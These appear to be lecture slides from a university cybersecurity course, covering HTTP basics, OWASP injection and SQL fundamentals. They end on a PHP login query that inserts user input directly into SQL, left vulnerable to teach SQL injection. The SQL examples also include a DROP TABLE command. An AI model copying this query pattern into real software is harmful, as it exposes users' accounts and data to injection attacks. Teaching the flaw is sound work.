



# CS 366


# Intro to Cybersecurity

Dr. Stella Sun  
EECS  
University of Tennessee  
Fall 2022


# Today's Class

- Web security
  - Refresher
  - SQL injection and defense


# A Very Basic Web Architecture




# A Very Basic Web Architecture




# A Very Basic Web Architecture




# A Very Basic Web Architecture



# A Very Basic Web Architecture



# A Very Basic Web Architecture



# Web and HTTP


## *First, a review...*

- *web page* consists of *objects*
  - object can be HTML file, JPEG image, Java applet, audio file,...
  - web page consists of *base HTML-file* which includes *several referenced objects*
  - each object is addressable by a *URL*, e.g.,
    - host name
    - path name

# HTTP Overview

## HTTP: hypertext transfer protocol

- Web's application layer protocol
- client/server model
  - *client*: browser that requests, receives, (using HTTP protocol) and “displays” Web objects
  - *server*: Web server sends (using HTTP protocol)



# HTTP Overview (Continued)

*uses TCP:*

- client initiates TCP connection (creates socket) to server, port 80
- server accepts TCP connection from client
- HTTP messages (application-layer protocol messages) exchanged between browser (HTTP client) and Web server (HTTP server)
- TCP connection closed

# HTTP Connections

*persistent HTTP*

- at a time only one object can be sent over single TCP connection between client & server when closed
- downloading multiple objects required multiple connections

# Persistent HTTP

## *non-persistent HTTP issues:*

- requires 2 RTTs per object
- OS overhead for each TCP connection
- browsers often open parallel TCP connections to fetch referenced objects

## *persistent HTTP:*

- server leaves connection open after sending response
- subsequent HTTP messages between same client/server sent over open connection
- client sends requests as soon as it encounters a referenced object
- as little as one RTT for all the referenced objects

# HTTP Request Message

- Two types of HTTP messages: *request, response*
- **HTTP request message:**
  - ASCII (human-readable format)

request line

(GET, POST,  
HEAD commands)


```
GET /index.html HTTP/1.1\r\n
Host: www-net.cs.umass.edu\r\n
User-Agent: Firefox/3.6.10\r\n
Accept: text/html,application/xhtml+xml\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
```

carriage return character  
line-feed character

header  
lines

carriage return,  
line feed at start  
of line indicates  
end of header lines

# HTTP Request Message: General Format



# Uploading Form Input

## POST method:

- web page often includes form input
- input is uploaded to server in entity body

## URL method:

- uses GET method
- input is uploaded in URL field of request

line: `www.somesite.com/animalsearch?monkeys&banana`

# Method Types

## HTTP/1.0:

- GET, POST, HEAD
- POST
- HEAD
  - uploads file in entity body to path specified in URL field requested
- DELETE out of response
  - deletes file specified in the URL field

# HTTP response message

status line

(protocol

status code

status phrase)

header  
lines

data, e.g.,  
requested  
HTML file

```
HTTP/1.1 200 OK\r\nDate: Sun, 26 Sep 2010 20:09:20 GMT\r\nServer: Apache/2.0.52 (CentOS)\r\nLast-Modified: Tue, 30 Oct 2007 17:00:02  
GMT\r\nETag: "17dc6-a5c-bf716880"\r\nAccept-Ranges: bytes\r\nContent-Length: 2652\r\nKeep-Alive: timeout=10, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/html; charset=ISO-8859-1\r\n\r\n\r\n
```

```
data data data data data ...
```

# HTTP Response Status Codes

- Status code appears in 1st line in server-to-client response message.
- Some sample codes:

## **200 OK**

- request succeeded, requested object later in this msg

## **301 Moved Permanently**

- requested object moved, new location specified later in this msg (Location:)

## **400 Bad Request**

- request msg not understood by server

## **404 Not Found**

- requested document not found on this server

## **505 HTTP Version Not Supported**

# Overview of Injection (OWASP Top 10)

## A1

## Injection

The flowchart illustrates the progression of an injection attack:

- Threat Agents** (represented by a stick figure icon) leads to **Attack Vectors**.
- Attack Vectors** leads to **Security Weakness**.
- Security Weakness** leads to **Technical Impacts**.
- Technical Impacts** leads to **Business Impacts**.

Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	<u>Injection flaws</u> occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.	Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?	

# Overview of SQL Injection



# SQL Injection in the Wild

- Sony Hack
- Drupal SQL injection
- WordPress SQL injection
- Racing Post SQL injection
- ...

# Databases

- Provide data storage and data manipulation
- Database designer lays out the data into tables
- Programmers (web app) query the database
- Database Management Systems (DBMS) provide
  - semantics for how to organize data
  - transactions for manipulating data sanely
  - a language for creating & querying data and APIs to interoperate with other languages
  - management via users & permissions

# Database Basics

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

# Database Basics

Users

Table name

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	Oskd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

# Database Basics

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	Oskd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

Column

# Database Basics

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	Oskd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

Row (record)

# SQL (Standard Query Language)

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

>> SELECT Age FROM Users WHERE Name='Alice';  20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

# SQL

Users

Name	Gender	Department	Email	Password	Age
Alice	F	Art	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
...					

>> SELECT Age FROM Users WHERE Name='Alice';  20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

>> INSERT INTO Users Values ('Dave', 'M', EECS,  
....);

# SQL

Users

Name	Gender	Department	Email	Password	Age
Alice	F	Art	<a href="mailto:alice@utk.edu">alice@utk.edu</a>	1234asdf	20
Bob	M	EECS	<a href="mailto:bob@utk.edu">bob@utk.edu</a>	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
Dave	M	EECS	<a href="mailto:dave@utk.edu">dave@utk.edu</a>	asdfijjnna	30

>> SELECT Age FROM Users WHERE Name='Alice';  20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

>> INSERT INTO Users Values ('Dave', 'M', EECS,  
....);

>> DROP TABLE Users;

# SQL

```
>> SELECT Age FROM Users WHERE Name='Alice';
```



20

```
>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment
```

```
>> INSERT INTO Users Values ('Dave', 'M', EECS,  
....);
```

```
>> DROP TABLE Users;
```

# Server-side Code

- Website

The image shows a clean, modern login interface. At the top center is the word "Log in". Below it are two white input fields with black borders; the top one is labeled "Username" and the bottom one is labeled "Password". Underneath these fields is a large, solid blue rectangular button with the words "Log in" in white. To the left of the "Log in" button is a small checkbox followed by the text "Remember me". To the right is a blue link that says "Forgot Password?".


[Create an Account](#)

- Login code (PHP)

```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

